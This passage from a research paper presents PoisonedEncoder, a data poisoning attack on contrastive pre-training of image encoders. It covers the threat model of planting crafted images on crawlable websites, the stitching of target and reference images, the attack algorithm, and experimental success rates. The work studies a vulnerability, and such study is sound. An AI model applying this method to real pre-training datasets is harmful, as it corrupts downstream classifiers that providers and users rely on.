2.1 Pre-training an Encoder

A key module of pre-training an encoder is *random data augmentation*. Given a pre-training input, the random data augmentation module generates two augmented views via a series of random augmentation operations, such as random cropping, random horizontal flipping, and randomly converting to grayscale. Two augmented views are named *positive pair* (or *negative pair*) if they are from the same (or different) pre-training input(s). Roughly speaking, the core idea of contrastive learning is to pre-train an encoder that outputs similar




Figure 2: Illustration of contrastive learning when random cropping is used to generate augmented views of a pre-training input.

(or dissimilar) feature vectors for a positive (or negative) pair. In particular, *random cropping*, which first crops a random region with a certain size from an input and then resizes the region to have the same size as the input, is a crucial data augmentation operation for contrastive learning [14, 24]. Figure 2 illustrates the core idea of contrastive learning when random cropping is used as a data augmentation operation. As we will discuss, our PoisonedEncoder exploits the random cropping operation to poison contrastive learning. Next, we describe two representative contrastive learning algorithms, SimCLR [14] and MoCo [24].

SimCLR [14]: Besides the data augmentation module, two major components of SimCLR are the encoder f and the projection head h. The encoder f generates a feature vector $f(\mathbf{x})$ for an input $\mathbf{x}$, while the projection head h performs non-linear mapping for the feature vector $f(\mathbf{x})$ via a multilayer perceptron, which is used to calculate contrastive loss. Given a mini-batch of K pre-training inputs (denoted as $\{\mathbf{x}_1, \mathbf{x}_2, \cdots, \mathbf{x}_K\}$), each of them is transformed into two randomly augmented views via the data augmentation module, producing $2 \cdot K$ augmented inputs: $\{\mathbf{x}'_1, \mathbf{x}'_2, \cdots, \mathbf{x}'_{2 \cdot K}\}$. For simplicity, we use $\mathbf{u}_i$ to denote the projection head's output for the augmented view $\mathbf{x}'_i$, i.e., $\mathbf{u}_i = h(f(\mathbf{x}'_i))$, where $i = 1, 2, \cdots, 2 \cdot K$. In particular, given a positive pair $(\mathbf{x}'_i, \mathbf{x}'_j)$, SimCLR defines its contrastive loss as follows:

$$\ell_{i,j} = -\log\left(\frac{\exp\left(\text{sim}\left(\mathbf{u}_i, \mathbf{u}_j\right)/\tau\right)}{\sum_{k=1}^{2 \cdot K} \mathbb{I}(k \neq i) \cdot \exp\left(\text{sim}\left(\mathbf{u}_i, \mathbf{u}_k\right)/\tau\right)}\right), \quad (1)$$

where $\text{sim}(\cdot, \cdot)$ denotes the cosine similarity score, $\mathbb{I}(k \neq i)$ is an indicator function, and τ is a temperature parameter. The overall contrastive loss for this mini-batch is the sum of $\ell_{i,j}$ over all positive pairs. Then SimCLR minimizes the overall contrastive loss via jointly pre-training the encoder f and the projection head h by back-propagation.

MoCo [24]: In addition to data augmentation, MoCo has three key components: a query encoder f_q, a momentum encoder f_m, and a dictionary $\mathcal{D}$. Given an input $\mathbf{x}$, the query encoder f_q and the momentum encoder f_m output feature vectors $f_q(\mathbf{x})$ and $f_m(\mathbf{x})$ for it, respectively. In particular, the query encoder f_q and the momentum encoder f_m have the same encoder architecture. The feature vectors outputted by the momentum encoder f_m are also called *keys*. The dictionary $\mathcal{D}$ maintains a queue of keys via adding keys that are produced in the most recent mini-batches while removing those oldest keys from it. MoCo updates the momentum encoder f_m much slower than the query encoder f_q to maintain the consistency of keys in the dictionary $\mathcal{D}$. Similar to SimCLR, given a mini-batch of K pre-training inputs $\{\mathbf{x}_1, \mathbf{x}_2, \cdots, \mathbf{x}_K\}$, the data augmentation module generates two randomly augmented views for each of them. For each positive pair $(\mathbf{x}'_i, \mathbf{x}'_j)$, $\mathbf{x}'_i$ and $\mathbf{x}'_j$ are fed to the query encoder f_q and momentum encoder f_m, respectively. The key $f_m(\mathbf{x}'_j)$ is enqueued into the dictionary $\mathcal{D}$. Given a positive pair $(\mathbf{x}'_i, \mathbf{x}'_j)$, the contrastive loss of MoCo is defined as follows:

$$\ell_{i,j} = -\log\left(\frac{\exp\left(\text{sim}\left(f_q(\mathbf{x}'_i), f_m(\mathbf{x}'_j)\right)/\tau\right)}{\sum_{\mathbf{d} \in \mathcal{D}} \exp\left(\text{sim}\left(f_q(\mathbf{x}'_i), \mathbf{d}\right)/\tau\right)}\right), \quad (2)$$

where $\text{sim}(\cdot, \cdot)$ means cosine similarity and τ is a temperature parameter. The overall contrastive loss for this mini-batch is the sum of $\ell_{i,j}$ over all positive pairs. MoCo minimizes the overall contrastive loss via pre-training the query encoder f_q by back-propagation and then updates the momentum encoder f_m in a slowly evolving manner. The learnt query encoder is used as a pre-trained encoder for downstream tasks.

2.2 Training Downstream Classifiers

The pre-trained encoder is used as a general-purpose feature extractor for various downstream tasks. In particular, given a pre-trained encoder and a small amount of downstream training data for a downstream task, the encoder outputs feature vectors for the training inputs. Then, a downstream classifier is trained based on the extracted feature vectors and corresponding labels through standard supervised learning. In the testing phase, the encoder is first used to extract feature vectors for testing inputs. Then the downstream classifier outputs predicted labels for the extracted feature vectors.

3 Problem Formulation

3.1 Threat Model

Attacker's goal: An attacker selects one or multiple *target downstream tasks*. For each target downstream task t, the attacker chooses k_t *target inputs*. We use x_{ti} to denote the i-th target input for the t-th target downstream task, where $i = 1, 2, \cdots, k_t$ and $t = 1, 2, \cdots, T$. For each target input x_{ti}, the attacker chooses a target class y_{ti}, which is different from the true class of x_{ti}. We note that multiple target inputs could have the same target class, i.e., the attacker desires these target inputs to be classified as the same target class. The attacker aims to inject poisoning inputs into the unlabeled pre-training

dataset, such that a poisoned encoder is pre-trained and the downstream classifiers trained based on the poisoned encoder for the target downstream tasks should simultaneously classify the attacker-chosen target inputs as the corresponding attacker-chosen target classes.

Attacker's background knowledge: We assume the attacker only has access to some images (called *reference inputs*) from each target class. We denote the set of reference inputs from target class y_{ti} as $X_{y_{ti}}$. We note that the reference inputs are not used to train the downstream classifiers for the target downstream tasks. The attacker can collect the reference inputs from different sources, e.g., from the Internet. Moreover, we assume the attacker does not know the encoder's pre-training dataset, architecture, nor loss function.

Attacker's capability: The attacker is able to inject poisoning images into the unlabeled pre-training dataset before it is used to pre-train an encoder. An encoder provider often automatically collects a large pre-training dataset from the Internet using a web crawler and uses it to pre-train an encoder. Therefore, the attacker can publish the poisoning images on the Internet, e.g., host them on some crawler-accessible websites or post them on social medias, so an encoder provider would collect them as a part of its pre-training dataset. We consider the attacker has resources to inject at most N poisoning images/inputs into the pre-training dataset. For simplicity, we denote the clean pre-training dataset as X_c and we denote the set of poisoning inputs as X_p.

3.2 Data Poisoning Attack

Given the attacker's goal, background knowledge, and capability, we formulate our data poisoning attack as follows. Recall that the attack requires downstream classifiers built based on the poisoned encoder to classify the target inputs as the corresponding target classes. However, it is challenging to directly quantify this goal using downstream classifiers, as we assume the attacker does not have control over the training of downstream classifiers in our threat model. To address the challenge, we propose to quantify the goal using the feature vectors outputted by the poisoned encoder. Intuitively, if the poisoned encoder produces similar feature vectors for a target input x_{ti} with a target class y_{ti} and reference inputs from the target class y_{ti}, then a downstream classifier built based on the poisoned encoder would be likely to classify the target input x_{ti} as the target class y_{ti}.

Therefore, the poisoned encoder should produce similar feature vectors for the target inputs and reference inputs in the same target class. In particular, we use a loss term $\mathcal{L}_{\text{sim}}(x_{ti}, x_r; \theta)$ to quantify feature similarity between a target input x_{ti} and a reference input x_r, where their feature vectors are outputted by an encoder θ and the feature similarity is the *cosine similarity* between the two feature vectors. We adopt cosine similarity because it is used by contrastive learning to measure feature similarity. Our goal is to construct the poisoning inputs X_p such that an encoder pre-trained on the poisoned pre-training dataset $X_c \cup X_p$ maximizes the total loss for all target inputs and reference inputs. Formally, we have the following optimization problem:

$$\max_{X_p} \frac{1}{\sum_{t=1}^{T}\sum_{i=1}^{k_t}|X_{y_{ti}}|} \sum_{t=1}^{T}\sum_{i=1}^{k_t}\sum_{x_r \in X_{y_{ti}}} \mathcal{L}_{\text{sim}}\left(x_{ti}, x_r; \theta^*\left(X_c \cup X_p\right)\right), \tag{3}$$

$$s.t.\ \theta^*\left(X_c \cup X_p\right) = \operatorname*{argmin}_{\theta} \mathcal{L}_{\text{CL}}\left(X_c \cup X_p; \theta\right), \tag{4}$$

where T is the number of target downstream tasks, k_t is the number of target inputs for target downstream task t, $X_{y_{ti}}$ is the set of reference inputs from the target class y_{ti}, $\theta^*\left(X_c \cup X_p\right)$ is the poisoned encoder pre-trained on the poisoned pre-training dataset $X_c \cup X_p$, Equation 3 means that the poisoned encoder should produce similar feature vectors for the target inputs and the corresponding reference inputs, and Equation 4 means that the poisoned encoder is pre-trained on the poisoned pre-training dataset using contrastive learning, where $\mathcal{L}_{\text{CL}}$ is the contrastive loss.

The set of poisoning inputs X_p is a solution to the above optimization problem. We note that the optimization problem is a *bilevel* one, where Equation 3 is the *outer optimization* and Equation 4 is the *inner optimization*.

4 Our PoisonedEncoder

4.1 Challenges

The key of our data poisoning attack is to construct a set of poisoning inputs, which is a solution to the bilevel optimization problem in Equation 3. However, it is notoriously challenging to solve bilevel optimization problems in general [40]. Specifically, gradient descent is a well-known iterative method to solve optimization problems. Given an initial set of poisoning inputs X_p, we calculate the gradient of Equation 3 with respect to X_p (i.e., $\frac{\partial \sum_{t=1}^{T}\sum_{i=1}^{k_t}\sum_{x_r \in X_{y_{ti}}} \mathcal{L}_{\text{sim}}\left(x_{ti}, x_r; \theta^*\left(X_c \cup X_p\right)\right)}{\sum_{t=1}^{T}\sum_{i=1}^{k_t}|X_{y_{ti}}| \cdot \partial X_p}$), and then we move X_p along the gradient with a small step. However, calculating such gradient requires the gradient of the poisoned encoder $\theta^*\left(X_c \cup X_p\right)$ with respect to the poisoning inputs X_p, i.e., $\frac{\partial \operatorname{argmin}_{\theta} \mathcal{L}_{\text{CL}}\left(X_c \cup X_p; \theta\right)}{\partial X_p}$. In our threat model, the attacker faces multiple challenges when calculating such gradient: 1) the attacker does not know the clean pre-training dataset X_c, 2) the attacker does not know the contrastive loss function $\mathcal{L}_{\text{CL}}$, and 3) the encoder is a highly non-linear deep neural network. As a result, it is challenging to use iterative method to solve the bilevel optimization problem.

Therefore, we resort to non-iterative heuristic solutions to the bilevel optimization problem. In particular, we propose an approximate solution that is tailored to contrastive learning. Our approximate solution does not require the gradient of the





Figure 3: Illustration of PoisonedEncoder. Solving the inner optimization problem on the poisoned pre-training data also approximately maximizes the outer objective function.



(a) Combination 1 (b) Combination 2

(c) Combination 3 (d) Combination 4

Figure 4: Four combination methods to construct poisoning inputs from a target input and a reference input.

poisoned encoder $\theta^*(X_c \cup X_p)$ with respect to the poisoning inputs X_p. Moreover, our solution does not require access to the clean pre-training dataset nor the contrastive loss function, and is applicable to highly non-linear deep neural network based encoder. Next, we first introduce the intuition of our approximate solution, and then describe the details on constructing poisoning inputs.

4.2 Our Intuition

The key idea of our method is to construct poisoning inputs such that solving the inner optimization also approximately solves the outer optimization. Note that an encoder provider essentially solves the inner optimization problem when pre-training an encoder based on a poisoned pre-training dataset. Therefore, in our attack, an encoder pre-trained on a poisoned pre-training dataset approximately maximizes the outer objective function. Contrastive learning aims to learn an encoder that produces similar feature vectors for two randomly cropped views of an input. In other words, the inner optimization in Equation 4 aims to optimize a poisoned encoder that outputs similar feature vectors for any two randomly cropped views of an input in the poisoned pre-training dataset $X_c \cup X_p$. The outer optimization in Equation 3 aims to maximize the similarity between a target input and a reference input. Therefore, if two randomly cropped views of a poisoning input correspond to a target input and a reference input, then the poisoned encoder obtained from the inner optimization would also maximize the similarity loss in the outer optimization.

Based on this intuition, our PoisonedEncoder constructs a poisoning input by combining a target input and a reference input, which is illustrated in Figure 3. Moreover, to increase diversity of the poisoning inputs, we consider four ways of combining a target input and a reference input, i.e., up (target)-down(reference), up (reference)-down(target), left (target)-right(reference), and left (reference)-right(target), which are illustrated in Figure 4. As our experiments will show, PoisonedEncoder achieves higher attack success rate by using all four combination methods. We note that such combined images also naturally appear on the Internet. Figure 12 in Appendix shows some examples of combined images from Google search.

Algorithm 1: Our PoisonedEncoder

Input: Target downstream tasks $t = 1, 2, \cdots, T$, target inputs x_{ti} and target classes y_{ti} where $i = 1, 2, \cdots, k_t$, reference inputs $X_{y_{ti}}$ from the target class y_{ti}, number of poisoning inputs N, a set of combination methods $\mathcal{M}$.
Output: Poisoning inputs X_P
$X_P = \emptyset$ \\ Initialize X_P as an empty set
while $|X_P| \leq N$ **do**
    Randomly pick a target input x_{ti}
    Randomly pick a reference input $x_r \in X_{y_{ti}}$
    Randomly pick a combination method $m \in \mathcal{M}$
    Combine x_{ti} and x_r based on m as poisoning input
    Add the poisoning input to X_P
end while
return X_P

4.3 Constructing Poisoning Inputs

Algorithm 1 shows the algorithmic details of PoisonedEncoder. Given a set of target downstream tasks, target inputs and target classes for each target downstream task, reference inputs from each target class, and a set of combination methods. We construct N poisoning inputs. To construct a poisoning input, we randomly pick a target input with a target class, randomly pick a reference input from the target class, and randomly pick a combination method; and then we combine the target input and the reference input according to the combination method as a poisoning input.

5 Evaluation

5.1 Experimental Setup

Pre-training datasets and encoders: We consider two benchmark datasets, CIFAR10 [35] and Tiny-ImageNet [3], as pre-training datasets. CIFAR10 dataset contains 50,000 training images and 10,000 testing images. Tiny-ImageNet dataset contains 100,000 training images and 10,000 testing images. Following prior work [14, 24], we use the training images of each dataset as a pre-training dataset and we use multiple data augmentations (random cropping, color jittering, Gaussian blurring, random grayscale, and random horizontal flipping) when pre-training encoders in experiments. Following prior work [14, 24], we consider different scales of random cropping, i.e., scale is randomly sampled from [0.08, 1] each time. Moreover, we rescale each image to 32x32 in both datasets.

Unless otherwise mentioned, we use ResNet18 [25] as the neural network architecture for an encoder and SimCLR [14] to pre-train both poisoned and clean encoders. In particular, we adopt the publicly available implementation [1] of SimCLR with the default settings. We pre-train an encoder for 300 epochs using the Adam optimizer, an initial learning rate of 0.001, and a batch size of 512. However, we will also explore the impact of encoder architecture, contrastive learning algorithm, learning rate, batch size, and number of pre-training epochs on PoisonedEncoder.

Training downstream classifiers: Given a pre-trained (poisoned or clean) encoder, we train downstream classifiers on three downstream datasets, STL10 [16], Facemask [2], and EuroSAT [26]. STL10 contains 13,000 labeled color images from 10 classes. Specifically, the labeled data is divided into 5,000 training images and 8,000 testing images. Facemask dataset is a binary classification task for detecting whether a person wears a mask given his/her face image. It contains 10,000 training images and 993 testing images. EuroSAT dataset consists of 10 classes with 27,000 labeled geographical images collected by satellites. We randomly and evenly split the images into training and testing sets in EuroSAT. Like the pre-training data, we also rescale each image to 32x32 in these downstream datasets.

Following the contrastive learning paradigm [14, 24], we adopt a neural network with one fully-connected layer as a downstream classifier. Moreover, we train a downstream classifier for 100 epochs using Adam optimizer, an initial learning rate of 0.001, and a batch size of 512. We will explore the impact of learning rate, batch size, and number of epochs used to train a downstream classifier on PoisonedEncoder.

Evaluation metrics: We use *attack success rate (ASR)* as well as a downstream classifier's *clean accuracy (CA)* and *poisoned accuracy (PA)* to evaluate PoisonedEncoder. ASR is used to measure the attack success of PoisonedEncoder, while CA and PA are used to measure the impact of PoisonedEncoder on the utility of the encoder. ASR is the fraction of target inputs that are predicted as the corresponding target classes by the target downstream classifiers trained on a poisoned encoder. A higher ASR indicates a more successful attack. A downstream classifier's CA and PA are the testing accuracy of the downstream classifier trained on a clean and poisoned encoder, respectively. A smaller difference between CA and PA indicates that the attack better preserves the utility of the encoder.

Compared data poisoning attacks: We compare our PoisonedEncoder with the following two baseline attacks. Note that these attacks were originally designed for supervised learning and semi-supervised learning, and we extend them to contrastive learning.

- **Witches' Brew [22]:** Witches' Brew is a state-of-the-art targeted data poisoning attack to deep neural network classifier. The attack is formulated as a bilevel optimization problem. Roughly speaking, Witches' Brew uses a gradient-based iterative method to solve the bilevel optimization problem. In each iteration, they update the poisoning inputs to maximize the alignment between the gradient of the inner objective function and that of

Table 1: ASRs of different attacks.

Pre-training Dataset	Target Downstream Dataset	Witches' Brew	ICP	Ours
CIFAR10	STL10	0.1	0.5	0.8
	Facemask	0.1	0.6	0.9
	EuroSAT	0.0	0.2	0.5
Tiny-ImageNet	STL10	0.0	0.4	0.7
	Facemask	0.1	0.8	1.0
	EuroSAT	0.0	0.2	0.4

the outer objective function, where the gradient is with respect to the parameters of a clean classifier. We extend their method to solve our formulated bilevel optimization problem to craft poisoning inputs. Specifically, we optimize poisoning inputs to maximize the alignment between $\sum_{t=1}^{T}\sum_{i=1}^{k_t}\sum_{x_r \in X_{y_{ti}}} -\nabla_\theta \mathcal{L}_{\text{sim}}(x_{ti}, x_r; \theta(X_c \cup X_p))$ and $\nabla_\theta \mathcal{L}_{\text{CL}}(X_c \cup X_p; \theta)$, where θ is a clean encoder. Moreover, following Withes' Brew, we replace $\nabla_\theta \mathcal{L}_{\text{CL}}(X_c \cup X_p; \theta)$ as $\nabla_\theta \mathcal{L}_{\text{CL}}(X_p; \theta)$. Witches' Brew requires the attacker has access to a clean encoder and the contrastive loss function $\mathcal{L}_{\text{CL}}$, where we assume the clean encoder is trained on a clean pre-training dataset in our experiments. Note that we give advantages to Witches' Brew, as our PoisonedEncoder does not require these information.

- **Interpolation Consistency Poisoning (ICP) [11]:** Carlini proposed ICP, a targeted data poisoning attack, to semi-supervised learning. Roughly speaking, ICP crafts unlabeled poisoning inputs as interpolations between a target input and reference inputs. We apply ICP to contrastive learning. For a fair comparison, PoisonedEncoder and ICP use the same target input and reference inputs to craft poisoning inputs. We implemented ICP and adopted its default parameter settings from the paper.

Parameter settings: Unless otherwise mentioned, we consider the following parameter settings for PoisonedEncoder: the attacker chooses one target downstream dataset, randomly picks one testing input from the target downstream dataset as a target input, and randomly picks a class that is not the true class of the target input as a target class. The attacker has 50 reference inputs that are testing inputs randomly sampled from the target class in the target downstream dataset. The attacker injects 1% poisoning inputs to a pre-training dataset. In particular, the attacker injects 500 and 1,000 poisoning inputs into the pre-training datasets CIFAR10 and Tiny-ImageNet, respectively. For each experiment, we repeat it for 10 trials and report the average results. Unless otherwise mentioned, we assume the target downstream dataset is STL10. We note that after combining a target input and a reference input as a poisoning input, we resize the poisoning input to have the same size as the target/reference input, i.e., 32x32. We performed experiments on 18 NVIDIA-RTX-6000 GPUs, each of which has 24 GB memory.

Table 2: Values of the outer objective function in Equation 3 obtained under different attacks, where pre-training dataset is CIFAR10 and target downstream dataset is STL10.

No Attack	Witches' Brew	ICP	Ours
0.183	0.257	0.463	0.689

5.2 Experimental Results

PoisonedEncoder achieves high attack success rates: Table 1 shows the ASRs of different attacks on different pre-training datasets and target downstream datasets. Our PoisonedEncoder achieves higher ASRs than the compared attacks. Specifically, our attack achieves at least 0.2 higher ASR than ICP, while Witches' Brew is almost ineffective. The reason is that ICP and Witches' Brew were respectively tailored for semi-supervised learning and supervised learning, and they achieve suboptimal success rates when extended to contrastive learning.

In particular, the poisoning inputs constructed by PoisonedEncoder are better solutions to our formulated bilevel optimization problem in Equation 3 and 4 than those constructed by Witches' Brew and ICP. To further illustrate this point, we calculate the cosine similarity score between the feature vector of the target input and that of each reference input, and we compute the average of the cosine similarity scores, which is the value of the outer objective function in Equation 3. Table 2 shows the average cosine similarity scores (i.e., the outer objective function values) under different attacks. We observe that PoisonedEncoder achieves higher average cosine similarity score, which confirms that PoisonedEncoder is a better solution to the bilevel optimization problem than Witches' Brew and ICP.

We also observe that ICP achieves moderate ASRs and is much more successful than Witches' Brew. This is because both the semi-supervised learning algorithms attacked by ICP and contrastive learning use data augmentations during (pre-)training. As a result, ICP is a better solution to our formulated bilevel optimization problem than Witches' Brew, as shown in Table 2.

Our PoisonedEncoder is also effective when the pre-training dataset is large. For instance, our attack's ASR is 0.7 when the pre-training dataset is the full ImageNet dataset [46] and the target downstream dataset is Facemask, where the parameters are set to their default settings. It took us around 5 days to pre-train 10 encoders on the full ImageNet dataset. Due to the limited computing resources, we were not able to perform other experiments on the full ImageNet dataset.

PoisonedEncoder preserves utility: Table 3 shows the CA and PA of different downstream classifiers. In particular, given a pre-training dataset and a target downstream dataset, we evaluate both CA and PA on all the three downstream datasets. In most cases, the gap between the CA and PA for a downstream dataset is within 1%. Our results indicate that

Table 3: CAs and PAs of downstream classifiers.

Pre-training Dataset	Target Downstream Dataset	Downstream Dataset	CA	PA
CIFAR10	STL10	STL10	0.718	0.715
		Facemask	0.947	0.952
		EuroSAT	0.815	0.821
	Facemask	STL10	0.718	0.716
		Facemask	0.947	0.937
		EuroSAT	0.815	0.820
	EuroSAT	STL10	0.718	0.724
		Facemask	0.947	0.953
		EuroSAT	0.815	0.797
Tiny-ImageNet	STL10	STL10	0.635	0.637
		Facemask	0.965	0.968
		EuroSAT	0.816	0.853
	Facemask	STL10	0.635	0.633
		Facemask	0.965	0.977
		EuroSAT	0.816	0.855
	EuroSAT	STL10	0.635	0.633
		Facemask	0.965	0.970
		EuroSAT	0.816	0.844


Table 4: ASR of PoisonedEncoder when using different combination methods to construct poisoning inputs. The combination methods come from Figure 4.

(a) Pre-trained on CIFAR10

Combination Method	ASR
1	0.4
2	0.5
3	0.5
4	0.6
1+2	0.5
1+2+3	0.6
1+2+3+4	0.8

(b) Pre-trained on Tiny-ImageNet

Combination Method	ASR
1	0.3
2	0.3
3	0.2
4	0.4
1+2	0.5
1+2+3	0.6
1+2+3+4	0.7



(a) (b)

Figure 5: (a) Impact of the number of reference inputs. (b) Impact of poisoning rate, where the x-axis is in log-scale.

PoisonedEncoder preserves the utility of the encoder. This is because our poisoning inputs are still natural images and a neural network encoder is expressive, which not only learns high-performing feature representations for non-target inputs but also learns the hidden behavior from our attack. We also found PoisonedEncoder preserves the utility for the target class and class of the target input. For instance, when the pre-training dataset is CIFAR10 and the target downstream dataset is STL10, the CA and PA of the downstream classifier for the target class (or class of the target input) are respectively 0.702 and 0.698 (or 0.742 and 0.745).

Table 5: ASR of PoisonedEncoder for different contrastive learning algorithms.

(a) Pre-trained on CIFAR10

Pre-training Algorithm	ASR
SimCLR	0.8
MoCo	0.6

(b) Pre-trained on Tiny-ImageNet

Pre-training Algorithm	ASR
SimCLR	0.7
MoCo	0.8

Table 6: ASR of PoisonedEncoder for different architectures.

(a) Pre-trained on CIFAR10

Encoder Architecture	ASR
ResNet18	0.8
VGG11	0.9
MobileNet-v2	0.8


(b) Pre-trained on Tiny-ImageNet

Encoder Architecture	ASR
ResNet18	0.7
VGG11	0.8
MobileNet-v2	0.8

Impact of different combination methods: PoisonedEncoder uses four combination methods to construct poisoning inputs. One natural question is whether it is necessary to use all of them. Table 4 shows the ASR of PoisonedEncoder when using any one of the four combination methods or their combinations, e.g., 1+2+3 means using the first three combination methods. Our results show that PoisonedEncoder with any of the four combination methods achieves similar ASRs. When using more combination methods, PoisonedEncoder achieves higher ASRs, e.g., 1+2+3 achieves higher ASRs than 1+2, and 1+2+3+4 achieves higher ASRs than 1+2+3. This is because the poisoning inputs are more diverse when more combination methods are used.

Impact of the number of reference inputs and poisoning rate: Figure 5a and Figure 5b respectively show the impact of the number of reference inputs and poisoning rate on ASR of PoisonedEncoder for the two pre-training datasets. A general trend is that the ASR of our PoisonedEncoder first increases and then saturates as the attacker uses more reference inputs or injects more poisoning inputs (i.e., poisoning rate increases). This is because the pre-trained poisoned encoder is more likely to produce similar feature vectors for the target inputs and some reference inputs when the number of reference inputs or the poisoning rate is larger.

PoisonedEncoder is agnostic to contrastive learning algorithm and encoder architecture: Table 5 shows the ASR of PoisonedEncoder when SimCLR and MoCo are used to pre-train encoders. For MoCo, we adopt its publicly available implementation [4] with the default settings. Our results show that PoisonedEncoder is effective for both contrastive learning algorithms. This is because both algorithms use random cropping to generate augmented views during pre-training. Table 6 shows ASR of PoisonedEncoder for different encoder archi-



(a) ASR for different true classes of target inputs



(b) ASR for different target classes of target inputs

Figure 6: ASR for different true or target classes.

tectures. Our results show that PoisonedEncoder is agnostic to encoder architecture. This is because PoisonedEncoder does not rely on encoder architecture to construct poisoning inputs.

Impact of the true class and target class of the target input: Figure 6a shows the ASR of PoisonedEncoder when the target input is from different true classes, where the pre-training dataset is CIFAR10 and the target downstream dataset is STL10 that has 10 classes. In particular, given a true class of the target downstream dataset, we have 9 target classes that are not the true class; and for each target class, we randomly sample a target input from the true class and assign the target class for it. Therefore, we perform 9 experimental trials for a true class, and the ASR of PoisonedEncoder for the true class is averaged over the 9 trials. Our results indicate that some true classes (e.g., deer, bird, dog, etc.) are easier to be attacked than other true classes (e.g., ship, airplane, etc.). We suspect the reason is that the pre-trained encoder's learned feature representations are more robust for some true classes, which are harder to be attacked.

Figure 6b shows the ASR of PoisonedEncoder for different target classes. In particular, given a target class, we have 9 true classes that are not the target class; and for each true class, we randomly sample a target input from the true class and assign the target class to it. Thus, we perform 9 experimental trials for each target class, and the ASR of PoisonedEncoder for the target class is averaged over the 9 trials. We have two observations. First, our PoisonedEncoder achieves very high ASRs (1.00) for most target classes. This means that, for most target classes, our poisoning inputs make the poisoned encoder output highly similar feature vectors for a target input and reference inputs, and thus the target downstream classifier trained on the poisoned encoder is very likely to predict the target input as the target class. Second, we observe that the ASRs of target class 'dog' (0.11) and target class 'monkey' (0.56) are much lower than those of the other target classes. We found the reason is that the target downstream classifier is less accurate for these two classes. Specifically, the target downstream classifier's PAs for the 'dog' and 'monkey' classes are respectively 0.495 and 0.542, which are much lower than the average 0.715 PA of the other classes.




Figure 7: ASR of PoisonedEncoder when attacking multiple target inputs simultaneously.

Table 7: ASR of PoisonedEncoder when attacking three target downstream tasks simultaneously.

(a) Pre-trained on CIFAR10

Target Downstream Tasks	ASR
STL10	0.8
Facemask	0.9
EuroSAT	0.5

(b) Pre-trained on Tiny-ImageNet

Target Downstream Tasks	ASR
STL10	0.6
Facemask	1.0
EuroSAT	0.4

